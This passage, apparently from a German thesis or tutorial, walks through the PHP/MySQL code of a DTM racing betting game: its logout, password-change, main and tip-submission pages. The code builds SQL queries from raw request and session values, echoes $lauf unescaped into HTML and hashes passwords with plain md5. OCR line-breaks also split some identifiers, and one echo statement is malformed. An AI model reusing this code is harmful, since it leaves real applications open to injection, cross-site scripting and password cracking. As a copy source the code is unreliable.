Sobald ein Spieler die Anwendung durch Klick auf den Logout-Link im Navigationsmenü verlässt, wird die Logout-Seite aufgerufen. Sie wird ebenfalls aufgerufen, wenn eine Session wegen Inaktivität beendet wird, ein Benutzer nicht erfolgreich authentifiziert werden konnte oder ein Session-Hijacking-Angriff vorliegt. Die wichtigste Funktion der Logout-Seite ist die Zerstörung des Session-Objektes mittels der PHP-Funktion „session_destroy()“. Bevor das Objekt gelöscht wird, wird der Datenbankeintrag des Spielers mit der Information aktualisiert, dass der Spieler ausgeloggt wurde.

```
<?php
  require "authentication.inc";
  require "db.inc";

  session_start();
  checkSession();

  // Logout-Marker loeschen
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $query = "UPDATE spieler SET logout = '0' WHERE name
= '{$_SESSION["spielername"]}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  // die Session loeschen
  session_destroy();
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<table width="100%" border="0" cellspacing="0" cellp-
adding="0">
```

```
<tr>
<td>
<p>Sie haben die Anwendung verlassen. Bis zum nächsten
Mal!</p>
<p><a href="index.php">Zum Login</a></p>
</td>
</tr>
</table>
</body>
</html>
```

4.4 Passwort ändern

Ein Spieler hat jederzeit die Möglichkeit, sein Passwort zu ändern. Nach der ersten Anmeldung wird er automatisch auf die Dialogseite zum Ändern des Passwortes geführt (siehe Kapitel 4.3). Diese Seite kann nur von erfolgreich angemeldeten Spielern aufgerufen werden. Dafür sorgt der Aufruf der im vorherigen Abschnitt behandelten Methode „checkSession()“. Für die Passwortänderung gelten bestimmte Regeln:

- Das neue Passwort muss sich vom alten unterscheiden.
- Das Passwort muss mindestens 8 Zeichen lang sein.
- Das Passwort muss mindestens einen Großbuchstaben, einen Kleinbuchstaben, eine Zahl und ein Sonderzeichen enthalten.

Theoretisch könnte das alte Passwort auch aus der Datenbanktabelle gelesen werden. Eine erneute Abfrage des alten Passwortes erhöht jedoch die Sicherheit, dass niemand anderes als der angemeldete Spieler das Passwort ändern kann (beispielsweise wenn der Spieler kurzzeitig den Rechner verlässt). Ganz ausschließen lässt sich das Risiko der Passwortänderung durch einen Fremdbenutzer dadurch aber nicht. Um Tippfehler zu vermeiden, soll das neue Passwort zweimal in zwei separate Felder eingegeben werden. Die Validierung übernimmt folgender PHP-Codeteil in der Datei „changepassword.php“:

```
[...]
```

```
  // Validierung
  if (empty($_POST["passwortalt"]))
    $fehler = "Geben Sie bitte Ihr altes Passwort
an.<br/>";
  if (empty($_POST["passwortneu1"]) ||
empty($_POST["passwortneu2"]))
    $fehler = $fehler . "Geben Sie bitte Ihr neues
Passwort an.<br/>";
  if (empty($_POST["passwortneu1"]) !=
empty($_POST["passwortneu2"]))
    $fehler = $fehler . "Geben Sie das neue Passwort
zweimal ein.<br/>";
  if (strlen($_POST["passwortneu1"]) < 8)
    $fehler = $fehler . "Das neue Passwort muss min-
destens 8 Zeichen lang sein.<br/>";
  if ($_POST["passwortneu1"] == $_POST["passwortalt"])
    $fehler = $fehler . "Sie können das alte Passwort
nicht wiederverwenden.<br/>";
  if (!preg_match("/\d/", $_POST["passwortneu1"]))
    $fehler = $fehler . "Das neue Passwort muss min-
destens eine Zahl enthalten.<br/>";
  if (!preg_match("/[a-z]/", $_POST["passwortneu1"]))
    $fehler = $fehler . "Das neue Passwort muss min-
destens einen Kleinbuchstaben enthalten.<br/>";
  if (!preg_match("/[A-Z]/", $_POST["passwortneu1"]))
    $fehler = $fehler . "Das neue Passwort muss min-
destens einen Großbuchstaben enthalten.<br/>";
  if (!preg_match("/\W/", $_POST["passwortneu1"]))
    $fehler = $fehler . "Das neue Passwort muss min-
destens ein Sonderzeichen enthalten.<br/>";

  if (!empty($fehler)) {
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: passwortaendern.php");
    exit;
  }

[...]
```

Um die Regeln für die Erstellung eines neuen Passwortes zu überprüfen, kommen unter anderem reguläre Ausdrücke zum Einsatz [21]. Diese eignen sich besonders gut, um Zeichenketten auf Vorkommen von bestimmten Zeichen (beispielsweise Buchstaben, Zahlen oder Sonderzeichen) zu untersuchen. In diesem Fall werden vier reguläre Ausdrücke erstellt, die prüfen, ob im neuen Passwort mindestens eine Zahl, mindestens ein Kleinbuchstabe, mindestens ein Großbuchstabe und mindestens ein Sonderzeichen vorkommt. Reihenfolge und Position dieser Zeichen sind dabei unerheblich. Die Erfüllung dieser Vorgaben zusammen mit der Forderung, die Länge des Passwortes auf min-

destens acht Zeichen festzusetzen, bescheinigt dem neuen Passwort eine sehr hohe Stärke (siehe dazu auch Kapitel 2.4).

Die Datei „passwortaendern.php“:

```
<?php
  require "authentication.inc";
  session_start();
  checkSession();

  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    unset($_SESSION["systemmeldung"]);
  }
?>

[...]

<table border="0" cellspacing="0" cellpadding="0">

<?php
  if (isset($meldung))
    echo ("<tr><td><p> . $meldung . </p></td></tr>);
?>

<tr>
<td>
<p>Hier können Sie Ihr Passwort ändern.</p>
<p>Das neue Passwort sollte mindestens 8 Zeichen haben
und aus Groß- und Kleinbuchstaben, Zahlen sowie Son-
derzeichen bestehen. Um Tippfehler zu vermeiden, müs-
sen Sie das neue Passwort zweimal eingeben.</p>
</td>
</tr>
<tr>
<td>
<form name="PasswortAendern" action="changepassword.-
php" method="post">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td>Altes Passwort</td>
<td><input type="password" size="30" name="passwor-
talt"/></td>
</tr>
<tr>
<td>Neues Passwort</td>
<td><input type="password" size="30" name="passwort-
neu1"/></td>
</tr>
<tr>
<td>Neues Passwort wiederholen</td>
<td><input type="password" size="30" name="passwort-
neu2"/></td>
</tr>
<tr>
<td> </td>
```

```
<td align="right">
<input type="submit" value="Ändern"/>
</td>
</tr>
</table>
</form>
</td>
</tr>
</table>
</body>
</html>
```


Wurde ein den Regeln entsprechendes Passwort eingegeben, übernehmen die Anweisungen in „changepassword.php“ die Änderung des Passwortes in der Datenbank:

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkSession();

  [...]

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  $passwortalt = mysqlclean($_POST, "passwortalt", 40,
$connection);
  $passwortneu1 = mysqlclean($_POST, "passwortneu1",
40, $connection);
  $passwortneu2 = mysqlclean($_POST, "passwortneu2",
40, $connection);

  if (!mysql_selectdb($databaseName, $connection))
    showError();

  // den Benutzer authentifizieren
  if(strcmp($passwortneu1, $passwortneu2) == 0 && au-
thentifiziereBenutzer($connection, $_SESSION["spieler-
name"], $passwortalt)) {
    $signatur = md5(trim($passwortneu1));
    $query = "UPDATE spieler SET passwort = '{$signa-
tur}' WHERE spielername =
'{$_SESSION["spielername"]}'";
    if (!$result = @ mysql_query($query, $connection))
      showError();

    $_SESSION["systemmeldung"] = "Ihr Passwort wurde
erfolgreich geändert.";
  } else {
    $_SESSION["systemmeldung"] = "Ihr Passwort konnte
nicht geändert werden.";
  }
```

```
  header("Location: passwortaendern.php");
?>
```

Bevor die Änderung durchgeführt wird, erfolgt eine Authentifizierung mit dem alten Passwort des Spielers. Danach wird das Passwort mit der PHP-Funktion „trim()“ von Leerzeichen gesäubert, die sich unabsichtlich bei der Eingabe eingeschlichen haben. Nachdem das neue Passwort kodiert wurde, übernimmt ein UPDATE-Befehl die Persistenz der Passwort-Signatur. Zum Schluss wird der Spieler über den Erfolg der Aktion informiert.

4.5 Hauptseite



Hauptseite

Lauf	Datum	Ort	Land	Tipp	Punkte
1	09.04.2006	Hockenheimring	Deutschland	ja	80
2	30.04.2006	EuroSpeedway Lausitz	Deutschland	nein	0
3	21.05.2006	Motorsport Arena Oschersleben	Deutschland	nein	0
4	02.07.2006	Brands Hatch	England	nein	0
5	23.07.2006	Norisring	Deutschland	ja	19
6	20.08.2006	Nürburgring	Deutschland	ja	0
7	03.09.2006	Circuit Park Zandvoort	Holland	nein	0
8	24.09.2006	Circuit de Catalunya	Spanien	nein	0
9	15.10.2006	Le Mans Bugatti Circuit	Frankreich	nein	0
10	29.10.2006	Hockenheimring	Deutschland	nein	0

Position	Name	1	2	3	4	5	6	7	8	9	10	Gesamtpunkte
1	Bernd Schneider	10	0	10	6	8	0	0	0	0	0	34
2	Jamie Green	8	0	5	8	0	0	0	0	0	0	21
3	Mattias Ekström	5	0	0	10	3	0	0	0	0	0	18
4	Bruno Spengler	1	0	4	2	10	0	0	0	0	0	17
5	Tom Kristensen	3	0	8	0	4	0	0	0	0	0	15
6	Mika Häkkinen	2	0	6	0	6	0	0	0	0	0	14
7	Martin Tomczyk	6	0	1	5	0	0	0	0	0	0	12
8	Susie Stoddart	0	10	0	0	0	0	0	0	0	0	10
9	Stefan Mücke	0	3	0	0	5	0	0	0	0	0	8
10	Mathias Lauda	0	8	0	0	0	0	0	0	0	0	8
11	Vanina Ickx	0	6	0	0	0	0	0	0	0	0	6
12	Olivier Tielemans	0	5	0	0	0	0	0	0	0	0	5
13	Jean Alesi	0	0	2	3	0	0	0	0	0	0	5
14	Timo Scheider	0	2	0	0	2	0	0	0	0	0	4
15	Daniel la Rosa	0	4	0	0	0	0	0	0	0	0	4
16	Heinz-Harald Frentzen	4	0	0	0	0	0	0	0	0	0	4
17	Alexandros Margaritis	0	0	3	1	0	0	0	0	0	0	4
18	Christian Abt	0	0	0	4	0	0	0	0	0	0	4
19	Frank Stippler	0	1	0	0	0	0	0	0	0	0	1
20	Pierre Kaffer	0	0	0	0	1	0	0	0	0	0	1

Position	Name	Punkte
1	Tom	99
2	Marc	22
3	John	4

Abbildung 8: Übersicht über Rennen, Fahrer und Punktestand

Das ist die zentrale Seite des Tippspiels. Hier erfährt der Spieler sei-

nen aktuellen Punktestand und seine Position im Vergleich zu den anderen Spielern. In einer Tabelle werden alle Rennen mit Datum und Ort angezeigt. Rennen, die noch stattfinden und für die noch ein Tipp abgegeben werden kann, sind farblich hervorgehoben. Die Spalte „Tipp“ informiert den Spieler darüber, ob er bereits einen Tipp für dieses Rennen abgegeben hat. Es werden die Namen und Punkte der zehn besten Spieler aufgelistet. Bei stattgefundenen Rennen ist die vom Spieler erreichte Punktzahl in der Tabelle angegeben. Mit einem Klick auf ein Rennen gelangt man zu den Renndetails. Eine weitere Tabelle gibt Auskunft über den aktuellen WM-Stand. Die Fahrer werden nach ihrem Punktestand sortiert aufgelistet. Außerdem ist der Tabelle zu entnehmen, wie viele Punkte der Fahrer in den vergangenen Rennen bekommen hat.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkSession();

  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    $_SESSION["systemmeldung"] = "";
  }
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<table width="100%" border="0" cellspacing="0" cellp-
adding="0">
<tr>
<td valign="top" width="620">

<!-- Beginn Seiteninhalt -->
<table border="0" cellspacing="0" cellpadding="0">
<tr><td nowrap="nowrap"><h1>Hauptseite</h1></td></tr>
<tr><td height="10"> </td></tr>

<?php
  if (isset($_SESSION["systemmeldung"]))
    echo ("<tr><td><p>" . $meldung .
```

```
"</p></td></tr>");
?>

<tr>
<td>

<!-- Tabelle mit den Rennen und Tipps -->
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td>Lauf</td>
<td>Datum</td>
<td>Ort</td>
<td>Land</td>
<td>Tipp</td>
<td>Punkte</td>
</tr>

<?php
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $queryLauf = "SELECT
id,DATE_FORMAT(datum,'%d.%m.%Y') AS
datum,zeit,ort,land FROM lauf";

  if (!($resultLauf = @ mysql_query($queryLauf,
$connection)))
    showError();

  $aktuelleZeit =
mktime(date("H"),date("i"),date("s"),date("m"),date("d
"),date("Y"));
  $spielerId = getSpielerId($_SESSION["spielername"],
$connection);

  while ($rowLauf = @ mysql_fetch_array($resultLauf))
{
    list($tag, $monat, $jahr) = explode(".",
$rowLauf["datum"]);
    list($h, $min, $sec) = explode(":",
$rowLauf["zeit"]);
    $rennBeginn15 = mktime($h, $min-15, $sec, $monat,
$tag, $jahr);

// darf fuer das Rennen noch ein Tipp abgegeben wer-
den?
// -> NEIN
if ($aktuelleZeit >= $rennBeginn15) {
  print "<tr>\n";
  print "<td>{$rowLauf["id"]}</td>\n<td>{$rowLauf["da-
tum"]}</td>\n";
  print "<td><a
href=\"tippanzeige.php?lauf={$rowLauf["id"]}\">{$row-
Lauf["ort"]}</a></td>\n";
  print "<td>{$rowLauf["land"]}</td>\n";
  // wurde bereits ein Tipp abgegeben? Info zeigen
```

```
  if (istTippVorhanden($spielerId, $rowLauf["id"],
$connection)) {
    print "<td>ja</td>\n";
  } else {
    print "<td>nein</td>\n";
  }

  $punkte = berechnePunkteFuerTipp($spielerId, $row-
Lauf["id"], $connection);
  print "<td>{$punkte}</td>\n";
  print "</tr>\n";
} else {
// -> JA
  print "<tr>\n";
  print "<td>{$rowLauf["id"]}</td>\n<td>{$rowLauf["da-
tum"]}</td>\n";
  print "<td><a
href=\"tippabgabe.php?lauf={$rowLauf["id"]}\">{$row-
Lauf["ort"]}</a></td>\n";
  print "<td>{$rowLauf["land"]}</td>\n";
  if (istTippVorhanden($spielerId, $rowLauf["id"],
$connection)) {
    print "<td>ja</td>\n";
  } else {
    print "<td>nein</td>\n";
  }

  $punkte = berechnePunkteFuerTipp($spielerId, $row-
Lauf["id"], $connection);
  print "<td>{$punkte}</td>\n";
  print "</tr>\n";
}
?>

</td>
</tr>
<tr><td height="10" nowrap> </td></tr>
<tr>
<td>
</table>

<!-- Tabelle der besten 10 Spieler -->
<table border="0" width="40%" cellspacing="0" cellpad-
ding="0">
<tr>
<td>Position</td>
<td>Name</td>
<td>Punkte</td>
</tr>

<?php
  $query = "SELECT name,punkte FROM spieler ORDER BY
punkte DESC LIMIT 10";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  $position = 1;
  while ($row = @ mysql_fetch_array($result)) {
    if ($row["name"] == $_SESSION["spielername"]) {
      print "<tr>\n";
```

```
      print "<td>{$position}</td>\n";
      print
"<td>{$row["name"]}</td><td>{$row["punkte"]}</td>\n";
      print "</tr>\n";
    } else {
      print "<tr>\n";
      print "<td>{$position}</td>\n";
      print
"<td>{$row["name"]}</td><td>{$row["punkte"]}</td>\n";
      print "</tr>\n";
    }
    $position++;
  }
?>

</table>
</td>
</tr>
</table>
</td>
</tr>
</table>
</body>
</html>
```

Da Tipps nur bis zu 15 Minuten vor dem Start des Rennens abgegeben werden dürfen, wird die aktuelle Zeit mit der Startzeit des Rennens abzüglich 15 Minuten verglichen. Ist diese Grenze überschritten, ist keine Tippabgabe mehr möglich.

Der Code der Hauptseite enthält einige PHP-Funktionen, die hier kurz vorgestellt werden sollen. Alle Funktionen befinden sich in der globalen Datei „db.inc“ und erwarten als zusätzlichen Parameter das Verbindungsobjekt zur Datenbank, die „Connection“.

Die Methode „getSpielerId($name)“ holt die ID des Spielers von der Datenbank. Als Parameter erwartet die Methode den Namen des Spielers, der in diesem Fall aus dem Sessionobjekt gelesen wird. Da ein Spielername nur einmal auftreten kann, ist dieser eindeutig.

```
// Holt die ID des Spielers aus der Datenbank
function getSpielerId($name, $connection) {
  $query = "SELECT id FROM spieler WHERE name =
'{$name}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $row = @ mysql_fetch_array($result);
  return $row["id"];
}
```

Die Methode „istTippVorhanden($spielerId, $lauf)“ prüft, ob ein Spieler zu einem Rennen bereits einen Tipp abgegeben hat oder nicht. Die Spieler-ID und die Nummer des Rennens müssen als Parameter übergeben werden.

```
// Prueft, ob der Spieler zu diesem Lauf schon einen
Tipp abgegeben hat
function istTippVorhanden($spielerId, $lauf, $connec-
tion) {
  $query = "SELECT * FROM tipp WHERE lauf = '{$lauf}'
AND spieler = '{$spielerId}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  // kein Treffer, also kein Tipp vorhanden
  if (mysql_num_rows($result) != 1)
    return false;
  return true;
}
```

Für die Anzeige der erreichten Punkte für ein Rennen ist die Methode „berechnePunkteFuerTipp($spielerId, $lauf)“ zuständig. Die Berechnung erfolgt nach dem im Fachkonzept beschriebenen Verfahren. Zu beachten sind die Intervallgrenzen der beiden for-Schleifen. Das liegt an der Eigenschaft der PHP-Funktion „mysql_fetch_array()“, ein Array zurückzugeben, dessen erstes Element den Index 0 hat. Hier werden die Plätze 1 bis 8 in einem Array abgelegt, wobei das 0. Element der Wert des ersten Platzes ist. Um zu bestimmen, wie gut der Spieler mit seinem Tipp lag, sprich ob der Fahrer tatsächlich auf den getippten Platz gefahren ist oder bis zu 4 Platzierungen daneben liegt, wird mit den Indizes der beiden Schleifen bestimmt. Der Index des Tipps wird vom Index des Ergebnisses abgezogen und vom Ergebnis der Betrag gebildet, sofern der Spieler einen Fahrer getippt hat, der unter die ersten 8 Plätze gefahren ist. Ist der Wert des Betrages 0, so stimmen Tipp und Rennergebnis überein. Bei einem Wert von 1 liegt der Spieler einen Platz daneben usw.

```
// Errechnet die Punkte, die ein Spieler fuer einen
Tipp bekommt
function berechnePunkteFuerTipp($spielerId, $lauf,
$connection) {
  $punkte = 0;

  // den Tipp des Spielers holen
```

```
  $queryTipp = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM tipp WHERE lauf = '{$lauf}' AND spieler =
'{$spielerId}'";
  if (!($resultTipp = @ mysql_query($queryTipp,
$connection)))
    showError();

  // kein Tipp - keine Punkte
  if (mysql_num_rows($resultTipp) != 1)
    return $punkte;

  $rowTipp = @ mysql_fetch_array($resultTipp);

  // das Rennergebnis holen
  $queryErgebnis = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM rennergebnis WHERE lauf = '{$lauf}'";
  if (!($resultErgebnis = @ mysql_query($queryErgeb-
nis, $connection)))
    showError();

  // es liegt noch kein Rennergebnis vor
  if (mysql_num_rows($resultErgebnis) != 1)
    return $punkte;

  $rowErgebnis = @ mysql_fetch_array($resultErgebnis);

  // Tipp mit Ergebnis vergleichen und Punkte berech-
nen
  for ($indexTipp = 0; $indexTipp < 8; $indexTipp++) {
    for ($indexErgebnis = 0; $indexErgebnis < 8; $in-
dexErgebnis++) {
      if ($rowTipp[$indexTipp] == $rowErgebnis[$index-
Ergebnis]) {
        // Trefferrange bestimmen
        $diff = abs($indexTipp - $indexErgebnis);

        switch ($diff) {
          // auf den gleichen Platz getippt
          case 0: $punkte += 10; break;
          // einen Platz daneben getippt
          case 1: $punkte += 8; break;
          // zwei Plaetze daneben getippt
          case 2: $punkte += 6; break;
          // drei Plaetze daneben getippt
          case 3: $punkte += 3; break;
          // vier Plaetze daneben getippt
          case 4: $punkte += 1; break;
          // do nothing
          default: break;
        }
        continue;
      }
    }
  }
  return $punkte;
}
```

4.6 Tippabgabe

Abbildung 9: Tippabgabe mit einem abgegebenen Tipp

Zu jedem Rennen kann ein Tipp abgegeben werden, sofern das Rennen noch nicht gestartet oder bereits gelaufen ist. Ein Tipp kann bis zu 15 Minuten vor Rennbeginn abgegeben und geändert werden. Der Spieler wählt über Auswahl-Listen aus der Gesamtanzahl der Fahrer 8 Favoriten für die Plätze 1 bis 8 aus. Wurde bereits ein Tipp abgegeben, sind in den Auswahl-Listen die getippten Fahrer zu sehen, und das Datum und die Uhrzeit der letzten Tippabgabe werden angezeigt. Im oberen Teil der Seite werden zusätzlich Detailinformationen zu diesem Rennen (Ort, Land, Distanz, Anzahl Runden etc.) ausgegeben.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkSession();
```

```
  $lauf = $_GET["lauf"];
  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    unset($_SESSION["systemmeldung"]);
  }
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>

<table width="100%" border="0" cellspacing="0" cellp-
adding="0">
<tr>
<td valign="top" width="620">
<table border="0" cellspacing="0" cellpadding="0">
<tr><td nowrap="nowrap"><h1>Tipp
abgeben</h1></td></tr>
<tr><td height="10"> </td></tr>
<?php
  if (isset($meldung))
    echo ("<tr><td><p>" . $meldung .
"</p></td></tr>");
?>
<tr>
<td>
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>

<?php
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $query = "SELECT id,DATE_FORMAT(datum,'%d.%m.%Y') AS
datum,DATE_FORMAT(zeit,'%H:%i') AS zeit,ort,land,run-
den,km FROM lauf WHERE id = '{$lauf}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  $row = @ mysql_fetch_array($result);

  print "<td width=\"30%\">Lauf</td>";
  print "<td width=\"70%\">{$row["id"]}</td>";
  print "</tr>";
  print "<tr>";
  print "<td>Ort</td>";
  print "<td>{$row["ort"]}</td>";
```

```
  print "</tr>";
  print "<tr>";
  print "<td>Land</td>";
  print "<td>{$row["land"]}</td>";
  print "</tr>";
  print "<tr>";
  print "<td>Datum</td>";
  print "<td>{$row["datum"]}</td>";
  print "</tr>";
  print "<tr>";
  print "<td>Rennbeginn</td>";
  print "<td>{$row["zeit"]} Uhr</td>";
  print "</tr>";
  print "<tr>";
  print "<td>Runden</td>";
  print "<td>{$row["runden"]}</td>";
  print "</tr>";
  print "<tr>";
  print "<td>km/Runde</td>";
  print "<td>" . str_replace(".", ",", $row["km"]) .
"</td>";
  print "</tr>";
  print "<tr>";
  print "<td>Renndistanz</td>";
  print "<td>" . str_replace(".", ",", $row["runden"]
* $row["km"]) . " km</td>";

  // hat der Spieler schon einen Tipp abgegeben?
  // dann Hinweistext und abgegebenen Tipp anzeigen
  $spielerId = getSpielerId($_SESSION["spielername"],
$connection);

  if (istTippVorhanden($spielerId, $lauf,
$connection)) {
    $queryGetippt = "SELECT
DATE_FORMAT(datum,'%d.%m.%Y') AS datum,DATE_FORMAT(da-
tum,'%H:%i') AS zeit FROM tipp WHERE lauf = '{$lauf}'
AND spieler = '{$spielerId}'";

    if (!($resultGetippt = @ mysql_query($queryGe-
tippt, $connection)))
      showError();

    // ein Treffer, dann ist ein Tipp vorhanden
    if (mysql_num_rows($resultGetippt) == 1) {

      $rowGetippt = @ mysql_fetch_array($resultGe-
tippt);
      print "</tr>";
      print "<tr>";
      print "<td>Tipp abgegeben am</td>";
      print "<td>{$rowGetippt["datum"]} um {$rowGe-
tippt["zeit"]} Uhr</td>";

      $queryLetzterTipp = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM tipp WHERE lauf = '{$lauf}' AND spieler =
'{$spielerId}'";

      if (!($resultLetzterTipp = @ mysql_query($query-
```

```
LetzterTipp, $connection)))
        showError();

      $rowLetzterTipp = @ mysql_fetch_array($result-
LetzterTipp);
    }
  }
?>

</tr>
</table>
</td>
</tr>
<tr><td height="10" nowrap> </td></tr>
<tr>
<td>
<form name="TippAbgabe" action="savetip.php"
method="post">
<input type="hidden" name="lauf" value="<?php print
"{$lauf}"; ?>">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">

<?php
  $position = 1;
  while ($position <= 8) {
    print "<tr>\n";
    print "<td width=\"30%\">Position
$position</td>\n";
    print "<td width=\"70%\"><select name=\"pos$posi-
tion\">\n";

    $queryFahrer = "SELECT f.id,f.name AS name,t.name
AS team FROM fahrer AS f,team AS t WHERE f.team =
t.id";

    if (!($resultFahrer = @ mysql_query($queryFahrer,
$connection)))
      showError();

    while ($rowFahrer = @ mysql_fetch_array($result-
Fahrer)) {
      if (istTippVorhanden($spielerId, $lauf, $connec-
tion) && $rowFahrer["id"] == $rowLetzterTipp[$position
- 1]) {
        print "<option selected
value=\"{$rowFahrer["id"]}\">{$rowFahrer["name"]}
({$rowFahrer["team"]})</option>\n";
      } else {
        print "<option
value=\"{$rowFahrer["id"]}\">{$rowFahrer["name"]}
({$rowFahrer["team"]})</option>\n";
      }
    }

    print "</select></td>\n";
    print "</tr>\n";
    $position++;
  }
?>
```

```
<tr>
<td colspan="2">
<input type="submit" value="Tipp abgeben"/>
<input type="button" value="Zurück" onclick="javas-
cript:history.back();"/>
</td>
</tr>
</table>
</form>
</td>
</tr>
<tr><td height="10" nowrap> </td></tr>
</table>
</td>
</tr>
</table>
</body>
</html>
```

Damit ein Spieler einen Fahrer nicht mehrmals tippen kann, werden zunächst die IDs der 8 getippten Fahrer in einem Array abgelegt. Dann entfernt die PHP-Funktion „array_unique()“ alle doppelten Einträge aus dem Array. Ist das Ergebnis-Array kleiner als 8, wurden ein oder mehrere Fahrer doppelt getippt. Der Spieler wird darüber informiert, dass er acht verschiedene Fahrer auswählen muss:

```
[...]

// ausgewaehlte Fahrer in ein Array einlesen
$arr = array(1 => $_POST["pos1"], 2 => $_POST["pos2"],
3 => $_POST["pos3"], 4 => $_POST["pos4"], 5 =>
$_POST["pos5"], 6 => $_POST["pos6"], 7 =>
$_POST["pos7"], 8 => $_POST["pos8"]);

// doppelte Eintraege entfernen
$result = array_unique($arr);

if (count($result) != 8) {
  $_SESSION["systemmeldung"] = "Sie müssen 8 verschie-
dene Fahrer angeben.";
  header("Location: hauptseite.php");
  exit;
}

[...]
```

Klickt der Spieler auf den Schalter „Tipp abgeben“, wird das Skript „savetip.php“ aufgerufen. Nach erfolgreicher Validierung wird der Tipp des Spielers in der Datenbank ablegt. Es erfolgt noch einmal eine Prüfung, ob der Tipp bis zu 15 Minuten vor Rennbeginn abgegeben

